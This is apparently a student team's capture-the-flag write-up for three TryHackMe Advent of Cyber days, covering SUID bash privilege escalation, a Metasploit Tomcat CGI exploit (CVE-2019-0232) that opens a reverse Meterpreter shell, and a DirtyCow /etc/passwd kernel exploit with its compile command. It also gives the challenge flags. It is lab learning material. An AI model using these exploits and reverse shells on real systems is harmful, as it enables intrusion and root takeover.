PSP0201

Week 4

Writeup

Group Name: Capybozos

Members

ID	Name	Role
1211201568	Muhammad Albukhari bin Norazmi	Leader
1211101392	Wong Yen Hong	Member
1211101399	Karthigeayah A/L Maniam	Member
1211100732	Ephraim Tee Yu Yang	Member

Day 11 - The Rogue Gnome

Tools used: Kali Linux, LinEnum.sh, GTFOBins, Python

Q: What type of privilege escalation involves using a user account to execute commands as an administrator?

Vertical, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.


Q: What is the name of the file that contains a list of users who are a part of the `sudo` group?

sudoers


Q: Use SSH to log in to the vulnerable machine like so: `ssh cmnatic@MACHINE_IP`

Input the following password when prompted: aoc2020

1. Log into the target machine using ssh with the password provided



2. We're in!



Enumerate the machine for executables that have had the SUID permission set. Look at the output and use a mixture of GTFObins and your researching skills to learn how to exploit this binary.

You may find uploading some of the enumeration scripts that were used during today's task to be useful.

Use this executable to launch a system shell as root.

1. Navigate to any directory, and download LinEnum.sh from this link using wget.

```
┌──(1211101392㉿kali)-[~/Desktop/25 Days of CyberSecurity/day11]
└─$ wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/Lin
Enum.sh
--2022-06-27 04:30:14--  https://raw.githubusercontent.com/rebootuser/Li
nEnum/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.1
99.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.
199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K  --.-KB/s    in 0.07s

2022-06-27 04:30:14 (623 KB/s) - 'LinEnum.sh' saved [46631/46631]
```

2. Launch a local webserver at any port using python's http.server module.

```
┌──(1211101392㉿kali)-[~/Desktop/25 Days of CyberSecurity/day11]
└─$ python3 -m "http.server"
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

3. Navigate to tmp over the target machine, because we need a directory where we have full access to write and read.

```
-bash-4.4$ cd tmp/
-bash-4.4$
```

4. Download LinEnum.sh from the http.server we just launched at port 8000 using wget.

```
-bash-4.4$ wget 10.18.25.94:8000/LinEnum.sh
--2022-06-27 08:32:50--  http://10.18.25.94:8000/LinEnum.sh
Connecting to 10.18.25.94:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh              100%[=====================================>]  45.54K   115KB/s    in 0.4s

2022-06-27 08:32:51 (115 KB/s) - 'LinEnum.sh' saved [46631/46631]

-bash-4.4$
```

5. Bu using ls -l , we can cleary see that nobody has the access to execute this sh file.

```
-bash-4.4$ ls -l
total 56
-rw-rw-r-- 1 cmnatic cmnatic 46631 Jun 27 08:30 LinEnum.sh
```

6. Change the file permission by using chmod with +x switch.

```
-bash-4.4$ chmod +x LinEnum.sh
-bash-4.4$ ls -l
total 56
-rwxrwxr-x 1 cmnatic cmnatic 46631 Jun 27 08:30 LinEnum.sh
```

7. Execute the script.

```
-bash-4.4$ ./LinEnum.sh

########################################################
# Local Linux Enumeration & Privilege Escalation Script #
########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled


Scan started at:
Mon Jun 27 08:37:10 UTC 2022
```

8. Here we can see that there's one possible file that is with SUID bit set, that we can exploit.

```
[+] Possibly interesting SUID files:
-rwsr-xr-x 1 root root 1113504 Jun  6  2019 /bin/bash
```

9. Visit GTFOBins and look for potential exploits with bash.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .

./bash -p
```

And we found it.

10. Execute the command "**bash -p**".

```
-bash-4.4$ bash -p
bash-4.4#
```

```
bash-4.4# whoami
root
bash-4.4#
```

We can see that bash turns from $ sign to # sign which means you are the system administrator (root). Now we have all the permissions to read and write file.

Q: What are the contents of the file located at /root/flag.txt?

thm{2fb10afe933296592}

```
bash-4.4# cat flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

Thought Process/ Methodology

This is not an easy task for a person that has no prior knowledge on Linux File Permissions, but after reading the section and a little bit of self-experimentation, we managed to do what we needed for this section. First, we entered the target machine with the username and password provided. Then, we got the script for enumeration by downloading it from a local web server that we launched using python http.server module, one notable thing during this step is we need to do it in /tmp, because tmp is a directory where we have the access to read and write the files. The first time executing the script is a little intimidating because there is so much information that we do not know, but after scrolling through the result, we found what we need, which is the file with SUID bit set that can potentially be exploited. Other than using this automation script, we can also do it manually using find command to look for files that have SUID bit set. Fortunately, there's a SUID exploit in GTFObins as well which could be used as privilege escalation, and it worked! Finally, we just simply capture the flag.

Day 12 - Ready, set, elf

Tools used: Kali Linux, Firefox, nmap, Metasploit


Q: What is the version number of the web server?

9.0.17

1. Do port scanning toward the target ip with nmap.

```
┌──(1211101392㉿kali)-[~/Desktop/25 Days of CyberSecurity]
└─$ sudo nmap -sS 10.10.35.208 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-27 06:32 EDT
Nmap scan report for 10.10.35.208
Host is up (0.20s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
8009/tcp open  ajp13
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 14.88 seconds
```

2. The only accessible port in the web browser is port 8080.



3. The version number of apache tomcat is **9.0.17.**

Q: What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

CVE-2019-0232

1. Search for the CVE with searchsploit or with any other database that stores CVE.

```
┌──(1211101392㉿kali)-[~/Desktop/25 Days of CyberSecurity]
└─$ searchsploit apache tomcat
```

2. The only vulnerability that matches our need is this one with CGI and Metasploit in the title.

```
CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)  | windows/remote/47073.rb
```

3. To verify it, we can take a look at the file contents.

```
┌──(1211101392㉿kali)-[~/Desktop/25 Days of CyberSecurity]
└─$ searchsploit -m 47073
  Exploit: Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)
      URL: https://www.exploit-db.com/exploits/47073
     Path: /usr/share/exploitdb/exploits/windows/remote/47073.rb
File Type: Ruby script, ASCII text

Copied to: /home/1211101392/Desktop/25 Days of CyberSecurity/47073.rb
```

```
┌──(1211101392㉿kali)-[~/Desktop/25 Days of CyberSecurity]
└─$ cat 47073.rb
```

```
'Targets'        ⇒
  [
    [ 'Apache Tomcat 9.0 or prior for Windows', { } ]
  ],
```

As this is a Windows machine, please allow a minimum of five minutes for it to deploy before beginning your enumeration.


4. Because we're already told that the target machine is running on Microsoft Windows, it totally fits the description. Therefore, we can guarantee that this is the one, and the CVE is written inside the file as well.

```
['CVE', '2019-0232'],
```

Q: Set your Metasploit settings appropriately and gain a foothold onto the deployed machine.

1. Open up metasploit.

2. Search for the CVE, and use it.



```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

3. Set the target ip and the attacker ip.


```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.25.94
LHOST => 10.18.25.94
```

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOSTS 10.10.35.208
RHOSTS => 10.10.35.208
```

4. Target URI is the location of the cgi script, we know that there is a **`elfwhacker.bat`** script stored somewhere in the webserver. A common place to store cgi script is in cgi-bin.

```
TARGETURI  /                    yes       The URI path to CGI script
```

5. And bingo, it's in there!



6. Set the target uri as the path /cgi-bin/elfwhacker.bat.

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi-bin/elfwhacker.bat
targeturi => /cgi-bin/elfwhacker.bat
```

7. Run the exploit.

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.25.94:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.35.208
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.18.25.94:4444 → 10.10.35.208:49743 ) at 2022-06-27 06:53:33 -0400

meterpreter > 
```

And we're in!


Q: What are the contents of flag1.txt

thm{whacking_all_the_elves}

```
meterpreter > cat flag1.txt
thm{whacking_all_the_elves}
```

Q: Looking for a challenge? Try to find out some of the vulnerabilities present to escalate your privileges!

1. Using getsystem (a meterpreter script for privilege escalation), we are able to escalate our privilege.



Thought Process/ Methodology

It was a great experience for a person who's just starting out with metasploit. First, we do port scanning with nmap to see which port is opened. By trying every port, the only port that is accessible with the web browser is port 8080. The part where we have found the right CVE for the vulnerability is a bit of work to do because there are so many vulnerabilities that seem like the one, to find the right one, we will have to take a look at them one by one to confirm which one it is. After confirming the CVE, we can start exploiting it with metasploit. And the rest of the exploit is automated by metasploit script. The extra challenge is a little bit trickier because you have no idea where to start, we totally got that with luck. By doing "help" in meterpreter you get to see every command and there is one command that seems perfect to our current situation which is the command that automates the process of escalating privilege. And it works out pretty well.

Day 13 - Coal for Christmas

Tools used: Kali Linux, Firefox, nmap, telnet, gcc, Python

Q: What old, deprecated protocol and service is running?
Telnet

1. Once the deployed machine is up and running, we port scan using a program of our choice, in this case using Nmap.

```
┌──(1211201568㉿kali)-[~/Desktop/tryhackme/day13]
└─$ nmap 10.10.90.111
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-28 19:18 EDT
Nmap scan report for 10.10.90.111
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 24.59 seconds
```

2. We notice that port 23 is running a service called ‘telnet’, that is the answer we are looking for as port 22 and port 111 are reserved for SSH and Remote Procedure Calls.

Q: Connect to this service to see if you can make use of it. You can connect to the service with the standard command-line client, named after the name of the service, or netcat with syntax like this:


```
telnet 10.10.90.111 <PORT_FROM_NMAP_SCAN>
```

What credential was left for you?
clauschristmas

1. By connecting to the telnet service using the following syntax on port 23, we get greeted with a welcome message as well as login credentials for Santa (highlighted in yellow).

```
┌──(1211201568㉿kali)-[~/Desktop/tryhackme/day13]
└─$ telnet 10.10.90.111 23
Trying 10.10.90.111...
Connected to 10.10.90.111.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login:
```

2. After using these conveniently placed credentials, we are greeted by yet another welcome screen and are currently logged in as santa.



Q: What distribution of Linux and version number is this server running?

Ubuntu 12.04

1. By running `cat /etc/*release`, we get details about the Linux distribution running on this machine.

```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
```

Q: Who got here first?

Grinch

1. By using the `ls` command, we can see the list of files in the current directory.

```
$ ls
christmas.sh  cookies_and_milk.txt
```


2. By reading the text file using `cat`, we can observe that the Grinch got here first, followed by source code of a kernel exploit written in the C programming language called DirtyCow.

```
$ cat cookies_and_milk.txt
/*********************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//*********************************************/

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "grinch";

int f;
void *map;
```

Q: What is the verbatim syntax you can use to compile, taken from the real C source code comments?

gcc -pthread dirty.c -o dirty -lcrypt

1. By doing a little investigating, as we know that this source code is from DirtyCow, we simply have to look up the CVE number online.



2. After being redirected to the GitHub repository by clicking View Exploit, we get a list of Proof of Concepts, the one we are looking for is the one at the very bottom

PoCs


Nick Bulischeck edited this page on Apr 8, 2019 · 51 revisions

Table of PoCs

Note: if you experience crashes or locks take a look at this fix.

Link	Usage	Description	Family
dirtyc0w.c	`./dirtyc0w file content`	Read-only write	/proc/self/mem
cowroot.c	`./cowroot`	SUID-based root	/proc/self/mem
dirtycow-mem.c	`./dirtycow-mem`	libc-based root	/proc/self/mem
pokemon.c	`./d file content`	Read-only write	PTRACE_POKEDATA
dirtycow.cr	`dirtycow --target --string --offset`	Read-only write	/proc/self/mem
dirtyc0w.c	`./dirtycow file content`	Read-only write (Android)	/proc/self/mem
dirtycow.rb	`use exploit/linux/local/dirtycow` and `run`	SUID-based root	/proc/self/mem
0xdeadbeef.c	`./0xdeadbeef`	vDSO-based root	PTRACE_POKEDATA
naughtyc0w.c	`./c0w suid`	SUID-based root	/proc/self/mem
c0w.c	`./c0w`	SUID-based root	PTRACE_POKEDATA
dirty_pass[...].c	`./dirty_passwd_adjust_cow`	/etc/passwd based root	/proc/self/mem
mucow.c	`./mucow destination < payload.exe`	Read-only write (multi page)	PTRACE_POKEDATA
cowpy.c	`r2pm -i dirtycow`	Read-only write (radare2)	/proc/self/mem
dirtycow.fasm	`./main`	SUID-based root	/proc/self/mem
dcow.cpp	`./dcow`	/etc/passwd based root	/proc/self/mem
dirtyc0w.go	`go run dirtyc0w.go -f=file -c=content`	Read-only write	/proc/self/mem
dirty.c	`./dirty`	/etc/passwd based root	PTRACE_POKEDATA

3. We can observe that the command for compiling the C code is shown in a comment inside source code itself.




Q: Run the commands to compile the exploit, and run it.

What "new" username was created, with the default operations of the real C source code?

firefart

1. Save the C code by going to the Raw version of the page, and download it to your machine by using the `wget` command.



```
